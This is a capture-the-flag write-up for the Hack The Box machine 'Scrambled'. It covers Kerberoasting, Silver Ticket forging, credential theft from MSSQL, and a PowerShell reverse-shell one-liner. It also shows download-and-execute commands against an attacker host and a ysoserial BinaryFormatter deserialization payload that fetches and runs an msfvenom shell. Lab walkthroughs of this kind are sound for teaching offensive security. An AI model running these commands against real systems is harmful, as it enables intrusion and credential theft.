
Machine IP: 10.10.11.168



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Note: This write up was written in multiple days. That is why sometimes the IP address for the payloads vary slightly.

Initial Enumeration

As usual, we start with an nmap scan.

```
mkdir nmap
nmap -sC -sV -v -oN nmap/initial_scan 10.10.11.168
```

```
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
80/tcp open http Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Scramble Corp Intranet
```

```
| http-methods:
    Supported Methods: OPTIONS TRACE GET HEAD POST
|_ Potentially risky methods: TRACE
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2022-07-11
21:19:49Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap
                           Microsoft Windows Active Directory LDAP (Domain:
scrm.local0., Site: Default-First-Site-Name)
|_ssl-date: 2022-07-11T21:20:37+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC1.scrm.local
| Subject Alternative Name: othername:<unsupported>, DNS:DC1.scrm.local
| Issuer: commonName=scrm-DC1-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2022-06-09T15:30:57
| Not valid after: 2023-06-09T15:30:57
| MD5: 679c fca8 69ad 25c0 86d2 e8bb 1792 d7c3
|_SHA-1: bda1 1c23 bafc 973e 60b0 d87c c893 d298 e2d5 4233
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain:
scrm.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC1.scrm.local
| Subject Alternative Name: othername:<unsupported>, DNS:DC1.scrm.local
| Issuer: commonName=scrm-DC1-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2022-06-09T15:30:57
| Not valid after: 2023-06-09T15:30:57
| MD5: 679c fca8 69ad 25c0 86d2 e8bb 1792 d7c3
|_SHA-1: bda1 1c23 bafc 973e 60b0 d87c c893 d298 e2d5 4233
|_ssl-date: 2022-07-11T21:20:37+00:00; 0s from scanner time.
Service Info: Host: DC1; OS: Windows; CPE: cpe:/o:microsoft:windows
```

We see that there is a web service, as well as Active Directory related services. Another important thing is that we get the domain controller's common name. We can add these to our /etc/hosts file.

```
# /etc/hosts
10.10.11.168 scrm.local0 scrm.local dc1.scrm.local
```

Now, let us check out the website.

Website Enumeration

Running directory brute force tools does not reveal anything important for this box. All the information we need is already given to us.

On http://10.10.11.168/support.html, we see the following message:

News And Alerts

04/09/2021: Due to the security breach last month we have now disabled all NTLM authentication on our network. This may cause problems for some of the programs you use so please be patient while we work to resolve any issues

Resources

- Contacting IT support
- New user account form
- Report a problem with the sales orders app
- · Request a password reset

This tells us that we cannot access the services such as smb using password. We have to go through the Kerberos authentication route.

We also get 4 more links.

The http://10.10.11.168/newuser.html, does not contain any useful information, however, the other links do.

In http://10.10.11.168/supportrequest.html, we get the following information:

Email

Send your email to support@scramblecorp.com and we will respond as soon as possible

When submitting a support request via email please include your network information. You can collect this by doing the following:

- 1. Type cmd.exe into the start menu
- 2. In the new window that appears type ipconfig > %USERPROFILE%\Desktop\ip.txt and press Enter


```
ത് Command Prompt
C:\Users\ksimpson>ipconfig > %USERPROFILE%\Desktop\ip.txt
C:\Users\ksimpson>
```

3. There will now be a file named ip on your deskop. Add this file as an attachment to the email

We get another host name scramblecorp that we can add to our /etc/hosts file. (This does not lead to anywhere and we still get the same page)

Most importantly, we get a username ksimpson.

Moving to http://10.10.11.168/salesorders.html, we get the following information:



From the above figure, we can see an odd port of 4411. This tells us that we need to perform an all ports scan with nmap, since there may be more ports that we did not find with our initial nmap scan. (The arrow was already in the picture)

Lastly, from http://10.10.11.168/passwords.html, we get the following:

Password Resets

Our self service password reset system will be up and running soon but in the meantime please call the IT support line and we will reset your password. If no one is available please leave a message stating your username and we will reset your password to be the same as the username.

So, most likely, the user ksimpson has the password ksimpson as well.

Second nmap Scan

Let us do an all ports scan with nmap.

```
nmap -v -p- -T4 -oN nmap/all_ports 10.10.11.168
PORT
         STATE SERVICE
        open domain
53/tcp
80/tcp
        open http
88/tcp open kerberos-sec
135/tcp open msrpc
139/tcp open netbios-ssn
389/tcp open ldap
445/tcp open microsoft-ds
464/tcp open kpasswd5
593/tcp open http-rpc-epmap
636/tcp open ldapssl
1433/tcp open ms-sql-s
3268/tcp open globalcatLDAP
3269/tcp open globalcatLDAPssl
4411/tcp open found
5985/tcp open wsman
9389/tcp open adws
```

We found more ports! Now it's time to poke around the various services.

Initial Foothold

First, let us check the port 4411, which was mentioned on the website.

```
~/Hacking/Boxes/Scrambled

λ ➤ nc 10.10.11.168 4411

SCRAMBLECORP_ORDERS_V1.0.3;
help
ERROR_UNKNOWN_COMMAND;
?
ERROR_UNKNOWN_COMMAND;
ehlo
ERROR_UNKNOWN_COMMAND;
exit
ERROR_UNKNOWN_COMMAND;
quit
ERROR_UNKNOWN_COMMAND;
```

Looks like we need the find out the right commands. We will come back to this later.

Now, let us check that ksimpson:ksimpson is a valid username:password combo. Since we cannot use NTLM login, we can use kerbrute to perform a kerberos pre-authentication brute force.

Now, we should be able to get a TGT and use that to access services such as smb.

We will be using python scripts from Impacket (https://github.com/SecureAuthCorp/impacket)

```
python3 getTGT.py scrm.local/ksimpson:ksimpson -k
```

```
~/Hacking/Boxes/Scrambled

\(\lambda \rightarrow \text{.../.../Tools/impacket/examples/getTGT.py dc1.scrm.local/ksimpson:ksimpson -k
Impacket v0.10.1.dev1+20220530.150127.a98b7b97 - Copyright 2022 SecureAuth Corporation

Kerberos SessionError: KDC_ERR_WRONG_REALM(Reserved for future use)

~/Hacking/Boxes/Scrambled

\(\lambda \rightarrow \text{.../.../Tools/impacket/examples/getTGT.py scrm.local/ksimpson:ksimpson -k
Impacket v0.10.1.dev1+20220530.150127.a98b7b97 - Copyright 2022 SecureAuth Corporation

[*] Saving ticket in ksimpson.ccache
```

When using dc1.scrm.local, we get a wrong realm error. Probably ksimpson is not allowed on the DC. Trying scrm.local works and we get the TGT as ksimpson.ccache.

Before using the Impacket's smbclient, we must run the following command:

```
export KRB5CCNAME=ksimpson.ccache
```

By doing this, the Impacket tools will be able to use the TGT.

Let us try accessing the smb shares.

```
# smbclient from Impacket
python3 smbclient.py -no-pass -k scrm.local/ksimpson@dc1.scrm.local
```

Looking through shares, we find an interesting file that we can access in the Public share. We cannot access the others.

```
# use Public
# ls
drw-rw-rw- 0 Thu Nov 4 17:23:19 2021 .
drw-rw-rw- 0 Thu Nov 4 17:23:19 2021 ..
-rw-rw-rw- 630106 Fri Nov 5 12:45:07 2021 Network Security Changes.pdf
#
```

Reading the PDF, we get the following information:

```
Change: The attacker was able to retrieve credentials from an SQL database used by our HR software so we have removed all access to the SQL service for everyone apart from network administrators.
```

So, we need an admin account to access the SQL database and get the credentials.

Now let us try to get other AD users.

```
python3 GetADUsers.py scrm.local/ksimpson -no-pass -k -dc-host dc1.scrm.local
# or
python3 GetADUsers.py scrm.local/ksimpson:ksimpson -k -dc-host dc1.scrm.local
```

Looks like we don't get anything. Now let us try getting Service Principle Names or SPNs for possible service accounts.

```
python3 GetUserSPNs.py scrm.local/ksimpson -no-pass -k -dc-host dc1.scrm.local
# or
python3 GetUserSPNs.py scrm.local/ksimpson:ksimpson -k -dc-host dc1.scrm.local
```

Nice! We got MSSQLSvc or sqlsvc service.

Now we can run the same command with the <u>-request</u> flag to get the service's encrypted password from TGS.

Cracking the password with hashcat, we get the password Pegasus60.

Since this is an AD service account, this makes it vulnerable to Silver Ticket attack. We can use the sqlsvc account to create an Administrator ticket for the sql service.

First, we need to get the TGT for sqlsvc.

```
python3 getTGT.py scrm.local/sqlsvc:Pegasus60 -k
```

And again, we have to export the ccache file:

```
export KRB5CCNAME=sqlsvc.ccache
```

We will use the ticketer.py for creating the Silver Ticket, however, this script requires two values. One the nthash of our password, the other is the domain SID.

We can create the https://medium.com/@petergombos/lm-ntlm-net-ntlmv2-oh-my-a9b235c58ed4)

```
echo -n "Pegasus60" | iconv -t UTF-16LE | openssl md4
# output: b999a16500b87d17ec7f2e2a68778f05
```

Now, we need to get the Domain SID.

The PAC or Privilege Attribute Certificate contains the SID. Running the following command: (Note: there are other ways to get the Domain SID)

```
python3 getPac.py -targetUser sqlsvc scrm.local/sqlsvc:Pegasus60
```

And we get the following Domain SID:

```
S-1-5-21-2743207045-1827831105-2542523200
```

Now, time for the Silver Ticket. Running the following command:

```
python3 ticketer.py -nthash b999a16500b87d17ec7f2e2a68778f05 -domain scrm.local -domain-sid S-1-5-21-2743207045-1827831105-2542523200 -spn sqlsvc/scrm.local Administrator
```

We get the Administrator.ccache file. And again we have to export the TGT.

```
export KRB5CCNAME=Administrator.ccache
```

Finally, trying to access the sql service:

```
python3 mssqlclient.py scrm.local -no-pass -k
```

```
~/Hacking/Boxes/Scrambled
λ ➤ export KRB5CCNAME=Administrator.ccache

~/Hacking/Boxes/Scrambled
λ ➤ ../../Tools/impacket/examples/mssqlclient.py scrm.local -no-pass -k
Impacket v0.10.1.dev1+20220530.150127.a98b7b97 - Copyright 2022 SecureAuth Corporation

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC1): Line 1: Changed database context to 'master'.
[*] INFO(DC1): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL> ■
```

Nice! Now, let us check out some databases and tables.

Running the command SELECT name FROM master.sys.databases, we get:

```
SQL> SELECT name FROM master.sys.databases
name

-----
master

tempdb
model
msdb
ScrambleHR
SQL> 

S
```

The Scramblehr, looks interesting. Let's check it out.

We have 3 tables. Let's see their contents.

SQL> SELECT * FROM Employees EmployeeID FirstName			Surname		Title	Manager		Role
SOI > SELECT * FROM UserTmoort								
SQL> SELECT * FROM UserImport LdapUser		LdapPwd		LdapDomain			RefreshInterval	IncludeGroups
MiscSvc		ScrambledEggs	59900	scrm.local			90	0
SQL> SELECT * FROM Timesheets EmployeeID TimeStart SQL>	TimeEnd							

Good! Now we have another user MiscSvc:ScrambledEggs9900.

Now, it's time for a reverse shell to the system.

Reverse Shell

First, we need to have a reverse shell one liner. We will be using this one: https://gist.github.com/egre55/c058744a4240af6515eb32b2d33fbed3

Before, we can use it, we need to convert it to UTF-16LE and then to base64 (for ease of use)

```
echo -n '$client = New-Object System.Net.Sockets.TCPClient("10.10.14.5",9999);$stream
= $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes,
0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Len
gth);$stream.Flush()};$client.Close()' | iconv -t UTF-16LE | base64 -w 0
```

And have netcat listening on port 9999:

```
nc -lvnp 9999
```

Finally, from the sql session run the following:

And on the netcat, we get:

```
~/Hacking/Boxes/Scrambled

λ ➤ nc -lvnp 9999
Connection from 10.10.11.168:62945

PS C:\Windows\system32> whoami
scrm\sqlsvc
PS C:\Windows\system32>

PS C:\Windows\system32>
```

This user does not have the flag!

Searching around and running WinPeas as the sqlsvc user did not result in any interesting finding. Now it's time to use the MiscSvc user.

Privilege Escalation

For this part we need to run a command as the MiscSvc user while we are the sqlsvc user. This would be easy if this was a Linux box, however that is not the case.

To perform this task, I have created this script: https://github.com/ArmanHZ/Run-As-Powershell

We must transfer the Run-As.ps1 script to the Windows machine.

On our machine, we will run the following in the cloned repository's directory:

```
python3 -m http.server 9001
```

And from the Windows machine, the following:

```
cd $home\Documents
Invoke-WebRequest -Uri http://10.10.14.5:9001/Run-As.ps1 -OutFile Run-As.ps1
```

Result should be like this:

```
~/Hacking/Boxes/Scrambled
λ ➤ nc -lvnp 9999
Connection from 10.10.11.168:62945
PS C:\Windows\system32> whoami
scrm\sqlsvc
PS C:\Windows\system32> cd %home
PS C:\Windows\system32> cd $home
PS C:\Users\sqlsvc> cd $home\Documents
PS C:\Users\sqlsvc\Documents> Invoke-WebRequest -Uri http://10.10.14.5:9001/Run-As.ps1 -OutFile Run-As.ps1
PS C:\Users\sqlsvc\Documents> dir
    Directory: C:\Users\sqlsvc\Documents
Mode
                        LastWriteTime
                                                   Length Name
               30/07/2022
                                07:03
                                                     2574 Run-As.ps1
PS C:\Users\sqlsvc\Documents>
~/Hacking/Boxes/Scrambled/Run-As-Powershell
λ > python3 -m http.server 9001
Serving HTTP on 0.0.0.0 port 9001 (http://0.0.0.0:9001/) ...
10.10.11.168 - - [30/Jul/2022 01:03:14] "GET /Run-As.ps1 HTTP/1.1" 200 -
```

Now, let us run the following command for the second reverse shell.

Also we need another netcat listening for that!

```
.\Run-AS.ps1 -u MiscSvc -p ScrambledEggs9900 -cn DC1 -rs -lh 10.10.14.5 -lp 9998
```

You should get:

```
Directory: C:\Users\sqlsvc\Documents
Mode
                        LastWriteTime
                                                  Length Name
               30/07/2022
                                07:03
                                                     2574 Run-As.ps1
PS C:\Users\sqlsvc\Documents> .\Run-As.ps1 -h
Regular Command:
.\Run-As.ps1 -Username <username> -Password <password> -ComputerName <computer name> -Command <command>
     .\Run-As.ps1 -u <username> -p <password> -cn <computer name> -c <command>
Base64 Command:
.\Run-As.ps1 -Username <username> -Password <password> -ComputerName <computer name> -Base64 -Command <command>
      .\Run-As.ps1 -u <username> -p <password> -cn <computer name> -b -c <command>
Reverse Shell (using built-in PowerShell commands)
.\Run-As.ps1 -Username <username> -Password <password> -ComputerName <computer name> -RevShell -LHOST <local ip> -LPORT <local port>
.\Run-As.ps1 -u <username> -p <password> -cn <computer name> -rs -lh <local ip> -lp <local port>
PS C:\Users\sqlsvc\Documents> .\Run-AS.ps1 -u MiscSvc -p ScrambledEggs9900 -cn DC1 -rs -lh 10.10.14.5 -lp 9998
~/Hacking/Boxes/Scrambled/Run-As-Powershell
λ ➤ nc -lvnp 9998
Connection from 10.10.11.168:51279
PS C:\Users\miscsvc\Documents> whoami
scrm\miscsvc
PS C:\Users\miscsvc\Documents>
```

Good! Now we can also read the user.txt file in the C:\Users\miscsvc\Desktop directory.

After looking around a bit, we find the following files related to the software mentioned on the website:

Now, we can copy a 64-bit netcat.exe to the Windows machine and download the exe and dll from our Linux machine.

Netcat for Windows can be found here: https://github.com/int0×33/nc.exe/

The copy process is similar to copying the Run-AS.ps1 to the Windows machine, so I won't re-write the commands again.

Analyzing the Software

Using the file command on the downloaded exe and dll, we can see that they are .NET Assembly.

So, we need a .NET disassembler. We will be using dotPeak tool provided by JetBrains. However, this tool is only available on Windows, so we will be using our Windows VM.

The commands can be found while disassembling the ScrambleLib.dll file's ScrambleNetRequest class under ScrambleLib namespace.

```
public static string GetCodeFromMessageType(ScrambleNetRequest.RequestType MsgType)
{
   if (ScrambleNetRequest._MessageTypeToCode == null)
   {
      ScrambleNetRequest._MessageTypeToCode = new Dictionary<ScrambleNetRequest.RequestType, string>();
      ScrambleNetRequest._MessageTypeToCode.Add(ScrambleNetRequest.RequestType.CloseConnection, "QUIT");
      ScrambleNetRequest._MessageTypeToCode.Add(ScrambleNetRequest.RequestType.ListOrders, "LIST_ORDERS");
      ScrambleNetRequest._MessageTypeToCode.Add(ScrambleNetRequest.RequestType.AuthenticationRequest, "LOGON");
      ScrambleNetRequest._MessageTypeToCode.Add(ScrambleNetRequest.RequestType.UploadOrder, "UPLOAD_ORDER");
   }
   return ScrambleNetRequest._MessageTypeToCode[MsgType];
}
```

We can test these commands with the app running on port 4411.

We can see that LOGON, does not do anything and if we inspect the code, we can also see that it leads nowhere.

However, we can see that LIST_ORDER gives us two base64 encoded outputs and when we try to upload we see something about deserializing. So, we need to perform a dot net deserializing attack.

We can get more idea on how the encryption works from the decompiler too:

```
public string SerializeToBase64()
  BinaryFormatter binaryFormatter = new BinaryFormatter();
  Log.Write("Binary formatter init successful");
  using (MemoryStream serializationStream = new MemoryStream())
    binaryFormatter.Serialize((Stream) serializationStream, (object) this);
    return Convert.ToBase64String(serializationStream.ToArray());
  }
}
public static SalesOrder DeserializeFromBase64(string Base64)
  try
    byte[] buffer = Convert.FromBase64String(Base64);
    BinaryFormatter binaryFormatter = new BinaryFormatter();
    Log.Write("Binary formatter init successful");
    using (MemoryStream serializationStream = new MemoryStream(buffer))
      return (SalesOrder) binaryFormatter.Deserialize((Stream) serializationStream);
  catch (Exception ex)
    ProjectData.SetProjectError(ex);
    throw new ApplicationException("Error deserializing sales order: " + ex.Message);
}
```

BinaryFormatter and base64 are the key words.

Root

}

We will be using ysoserial.net (https://github.com/pwntester/ysoserial.net)

There are examples on what we are trying to accomplish, however, the PSObject gadget will cause an error. After trying other gadgets compatible with BinaryFormatter, WindowsIdentity was the correct option. I am not knowledgeable in C# and .NET to know the differences between the gadgets.

This tool is also only available on Windows.

On the Linux VM, we will use msfvenom to create a x64 reverse shell payload:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.10 LPORT=9000 -f exe >
rev.exe
```

On the Windows VM, we will create an appropriate output using ysoserial.exe. This output will both upload the payload to the victim and execute it, granting us a root shell.

We also need to run python3 -m http.server 9001 in the directory where the rev.exe is stored.

Back to Windows. We will run the following and execute it via UPLOAD_ORDER.

```
.\ysoserial.exe -f BinaryFormatter -g WindowsIdentity -o base64 -c "powershell.exe -c Invoke-WebRequest -Uri http://10.10.14.10:9001/rev.exe -OutFile rev.exe && .\rev.exe"
```

```
PS C:\Boxes\Scrambled\ysoserial-1.34> .\ysoserial.exe -f BinaryFormatter -g WindowsIdentity -o base64 -c "powershell.exe -c Invoke-WebRequest -Uri http://l0.10.14.10:9001/rev.exe -OutFile rev.exe & .\rev.exe &
```

Listening on 9000, we get:

And we have root!